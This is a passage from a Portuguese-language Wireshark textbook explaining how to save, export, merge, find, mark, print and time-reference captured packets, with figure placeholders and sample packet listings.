


Figura 3.12 – Alternando rapidamente entre perfis por meio do cabeçalho Profile.

Um dos aspectos mais úteis dos perfis de configuração é que cada perfil é armazenado em seu próprio diretório com uma série de arquivos de configuração. Isso significa que você poderá fazer backup de seus perfis e compartilhá-los com outras pessoas. A aba de pastas mostrada na Figura 3.10 apresenta paths para diretórios de arquivos de configuração pessoais e globais. Para compartilhar um perfil com um usuário em outro computador, basta copiar a pasta correspondente ao nome do perfil que você deseja compartilhar e colá-la no mesmo diretório do usuário apropriado em outro computador.

Durante a leitura deste livro, talvez você tenha necessidade de criar alguns perfis de alto nível para resolução de problemas em geral, descobrir a origem da latência na rede e investigar problemas de segurança. Não tenha medo de usar perfis livremente. Eles realmente possibilitam economizar tempo se você quiser alternar rapidamente entre algumas opções de preferência, ativando-as ou desativando-as. Conheço pessoas que já usaram dezenas de perfis para lidar com cenários diferentes com muito sucesso.

Agora que o Wireshark está instalado e executando, você está pronto para conduzir algumas análises de pacotes. O Capítulo 4 descreve como podemos trabalhar com os pacotes que capturarmos.



# TRABALHANDO COM PACOTES CAPTURADOS



Agora que o Wireshark já lhe foi apresentado, você está pronto para começar a capturar e analisar pacotes. Neste capítulo, veremos como trabalhar com arquivos de captura, pacotes e formatos de exibição de horários. Também discutiremos opções mais avançadas para capturar pacotes e mergulharemos no mundo dos filtros.

## Trabalhando com arquivos de captura

Você verá que boa parte de sua análise de pacotes ocorrerá após a captura. Geralmente você fará diversas capturas em horários diferentes, salvará esses dados e os analisará ao mesmo tempo. Para isso, o Wireshark permite salvar seus arquivos de captura para que sejam analisados posteriormente. Você também poderá combinar vários arquivos de captura.

## Salvando e exportando arquivos de captura

Para salvar uma captura de pacotes, selecione **File4Save As** (Arquivo4Salvar como). O diálogo Save file as (Salvar arquivo como) será apresentado, conforme mostrado na Figura 4.1. Você será solicitado a especificar um local para salvar sua captura de pacotes e o formato do arquivo que deseja usar. Se você não especificar um formato de arquivo, o Wireshark utilizará o formato default *.pcapng*.




Figura 4.1 – O diálogo *Save file as* (*Salvar arquivo como*) permite salvar suas capturas de pacote.

Em muitos casos, talvez você queira salvar apenas um subconjunto dos pacotes de sua captura. Para isso, selecione **FileExport Specified Packets** (ArquivoExportar pacotes especificados). A Figura 4.2 mostra o diálogo que será apresentado. Essa é uma ótima maneira de reduzir arquivos excessivamente grandes de captura de pacotes. Você pode optar por salvar apenas os pacotes em um intervalo de numeração específico, pacotes marcados ou pacotes visíveis como resultado de um filtro de exibição (pacotes marcados e filtros serão discutidos mais adiante neste capítulo).

Os dados de captura do Wireshark podem ser exportados em diversos formatos para visualização em outras mídias ou para importação em outras ferramentas de análise de pacotes. Os formatos incluem texto simples, PostScript, CSV (comma-separated values, ou valores separados por vírgula) e XML. Para exportar sua captura de pacotes em um desses formatos, selecione **FileExport Packet Dissections** (ArquivoExportar pacotes dissecados) e, em seguida, selecione o formato do arquivo exportado. Você verá um diálogo *Save As* (*Salvar como*) contendo opções relacionadas ao formato que você escolher.




Figura 4.2 – O diálogo Export Specified Packets (Exportar pacotes especificados) permite ter um controle mais pormenorizado dos pacotes que você deseja salvar.

## Combinando arquivos de captura

Determinados tipos de análise exigem a capacidade de combinar vários arquivos de captura. É uma prática comum quando comparamos dois streams de dados ou combinamos streams do mesmo tráfego, capturados separadamente.

Para combinar arquivos de captura, abra um dos arquivos que você quer combinar e selecione **FileMerge** (ArquivoCombinar) para que o diálogo Merge with capture file (Combinar com arquivo de captura) seja apresentado, como mostrado na Figura 4.3. Selecione o novo arquivo que você deseja combinar com o arquivo já aberto e, em seguida, escolha o método a ser usado para combinar os arquivos. Você pode inserir o arquivo selecionado antes do arquivo aberto, concatená-lo ou combinar os arquivos em ordem cronológica de acordo com seus timestamps.




Figura 4.3 – O diálogo Merge with capture file (Combinar com arquivo de captura) permite combinar dois arquivos de captura.

## Trabalhando com pacotes

Em algum momento, você vai se deparar com uma situação que envolve um número bem elevado de pacotes. À medida que o número de pacotes aumentar e atingir a casa de milhares e até mesmo de milhões, será necessário navegar pelos pacotes com mais eficiência. Para isso, o Wireshark permite encontrar e marcar pacotes que correspondam a determinados critérios. Você também pode imprimir os pacotes para facilitar referenciá-los.

### Encontrando pacotes

Para encontrar pacotes que correspondam a critérios específicos, abra a barra Find Packet (Encontrar pacotes), em destaque com um círculo na Figura 4.4, pressionando CTRL-F. Essa barra deve aparecer entre a barra Filter (Filtro) e o painel Packet List (Lista de pacotes).

Packet list		Narrow & Wide	Case sensitive	Display filter	tcp	Find	Cancel
No.	Time	Source	Destination	Protocol	Length	Info	
1	0...	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK...	
2	0...	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=5720 Len=...	
3	0...	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0	
4	0...	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1	

Figura 4.4 – Encontrando pacotes no Wireshark com base em critérios especificados – neste caso, pacotes que correspondam à expressão de filtro de exibição tcp.

Esse painel apresenta três opções para encontrar pacotes:

- A opção Display filter (Filtro de exibição) permite inserir um filtro baseado em expressão, que encontrará somente os pacotes que satisfaçam a essa expressão. Essa opção foi usada na Figura 4.4.
- A opção Hex value (Valor hexa) procura pacotes com um valor hexadecimal que você especificar.
- A opção String procura pacotes com uma string de texto que você especificar. Você pode especificar o painel em que a pesquisa será feita ou fazer com que a string de pesquisa leve em consideração as diferenças entre letras maiúsculas e minúsculas.

A Tabela 4.1 mostra exemplos desses tipos de pesquisa.

Tabela 4.1 – Tipos de pesquisa para encontrar pacotes

Tipo de pesquisa	Exemplos
Display filter (Filtro de exibição)	not ip ip.addr==192.168.0.1 arp
Hex value (Valor hexa)	00ff ffff 00ABB1f0
String	Workstation1 UserB domain

Após decidir qual tipo de pesquisa será usado, forneça seus critérios de busca na caixa de texto e clique em **Find** (Encontrar) para encontrar **o primeiro pacote que atenda ao seu critério**. Para encontrar o próximo pacote correspondente, clique em **Find** novamente ou pressione CTRL-N; encontre o pacote correspondente anterior pressionando CTRL-B.

## Marcando pacotes

Após ter encontrado os pacotes que correspondam ao seu critério, você poderá marcar aqueles que lhe interessem particularmente. Por exemplo, marcar pacotes permitirá salvar apenas esses pacotes. Além disso, você poderá encontrar os pacotes marcados rapidamente, diferenciando-os pela cor de fundo preta e o texto em branco, como vemos na Figura 4.5.

21 0.836373	69.63.190.22	172.16.0.122	TCP	1434 [TCP segment of a reassembled PDU]
22 0.836382	172.16.0.122	69.63.190.22	TCP	66 58637-80 [ACK] Seq=628 Ack=3878 Win=491 Len=0 Tsvval=301989922

*Figura 4.5 – Um pacote marcado ficará em destaque em sua tela. Neste exemplo, o segundo pacote está marcado e é exibido com uma cor mais escura.*

Para marcar um pacote, clique com o botão direito do mouse no painel **Packet List** (Lista de pacotes) e escolha **Mark Packet** (Marcar pacote) na janela popup ou clique em um pacote nesse painel e tecle CTRL-M. Para desmarcar um pacote, desative essa configuração pressionando CTRL-M novamente. Você pode marcar quantos pacotes quiser em uma captura. Para avançar e retroceder entre os pacotes marcados, tecle SHIFT-CTRL-N e SHIFT-CTRL-B, respectivamente.

## Imprimindo pacotes

Embora a maior parte das análises vá ocorrer na tela do computador, talvez você precise imprimir os dados capturados. Ocionalmente, imprimo os pacotes e fixo-os em minha escrivaninha para que eu possa referenciar seu conteúdo rapidamente enquanto conduzo outras análises. Ser capaz de salvar pacotes em um arquivo PDF também é muito conveniente, em especial quando você estiver preparando relatórios.

Para imprimir pacotes capturados, abra o diálogo Print (Imprimir) selecionando **File>Print** (Arquivo>Imprimir) no menu principal, como mostra a Figura 4.6.

Assim como no diálogo Export Specified Packets (Exportar pacotes especificados), você pode imprimir um intervalo específico de pacotes, somente os pacotes marcados ou aqueles exibidos como resultado de um filtro. Também é possível selecionar o nível de detalhes que você deseja imprimir para cada pacote. Após selecionar as opções, clique em **Print**.




Figura 4.6 – O diálogo Print (Imprimir) permite imprimir os pacotes que você especificar.


## Configurando formatos de exibição de horários e referências

O horário é essencial – especialmente na análise de pacotes. Tudo que acontece em uma rede é sensível ao tempo, e com frequência você precisará analisar tendências e a latência da rede nos arquivos de captura. O Wireshark oferece várias opções configuráveis relacionadas a horários. Nesta seção, veremos os formatos de exibição de horários e referências.

### Formatos de exibição de horários

Cada pacote capturado pelo Wireshark recebe um timestamp, que é aplicado ao pacote pelo sistema operacional. O Wireshark é capaz de mostrar o timestamp absoluto, que indica o momento exato em que o pacote foi capturado, assim como o horário em relação ao último pacote capturado, além do início e do fim da captura.

Opções relacionadas à exibição de horários são encontradas no cabeçalho View (Visualizar) no menu principal. A seção Time Display Format (Formato de exibição de horários), mostrada na Figura 4.7, permite configurar o formato de apresentação e a precisão do horário exibido.



*Figura 4.7 – Vários formatos de exibição de horários disponíveis.*

As opções de formatos de apresentação permitem escolher diversas configurações para exibição de horários. Elas incluem data e hora do dia, data e hora UTC do dia, segundos desde Epoch, segundos desde o início da captura (a configuração default), segundos desde o último pacote capturado, e outras opções.

As opções de precisão permitem configurar a precisão para exibição de horários com uma configuração automática, assumindo o formato do arquivo de captura, ou com uma configuração manual, como segundos, milissegundos, microssegundos, e assim por diante. Vamos alterar essas opções mais adiante no livro, portanto você deve se familiarizar com elas agora.

**NOTA** Quando comparar dados de pacotes de diversos dispositivos, certifique-se de que eles estejam sincronizados com a mesma fonte de horários, especialmente se estiver conduzindo análises forenses ou resolvendo problemas. Você pode usar o NTP (Network Time Protocol, ou Protocolo de Tempo para Redes) para garantir que os dispositivos de rede estejam sincronizados. Ao analisar pacotes de dispositivos que estejam em mais de um fuso horário, considere analisá-los em UTC em vez de usar o horário local a fim de evitar confusão quando divulgar seus resultados.

## Pacote como referência de tempo

O uso de um pacote como referência de tempo permite configurar determinado pacote de modo que todos os cálculos de horários subsequentes sejam feitos em relação a esse pacote. Esse recurso será particularmente conveniente se você estiver analisando uma série de eventos sequenciais disparados em determinado ponto que não seja o início do arquivo de captura.

Para definir uma referência de tempo em um pacote, clique com o botão direito do mouse no pacote de referência no painel Packet List (Lista de pacotes) e selecione **Set/Unset Time Reference** (Definir/remover referência de tempo). Para desativar essa referência, repita a mesma ação. Você também pode alternar um pacote como referência de tempo ativando e desativando esse recurso, selecionando o pacote que você deseja referenciar no painel Packet List e pressionando CTRL-T.

Quando ativar uma referência de tempo em um pacote, a coluna Time (Horário) no painel Packet List exibirá \*REF\*, como mostra a Figura 4.8.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 MS-4 SACK_PERM=1
2	0.030107	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=0 MSS=1406..
3	0.030182	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0
4	*REF*	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1
5	0.046778	74.125.95.104	172.16.16.128	TCP	60	80 → 1606 [ACK] Seq=2775577374 Ack=2082692395 Win=6976 Len=0
6	0.070954	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]
7	0.071217	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]
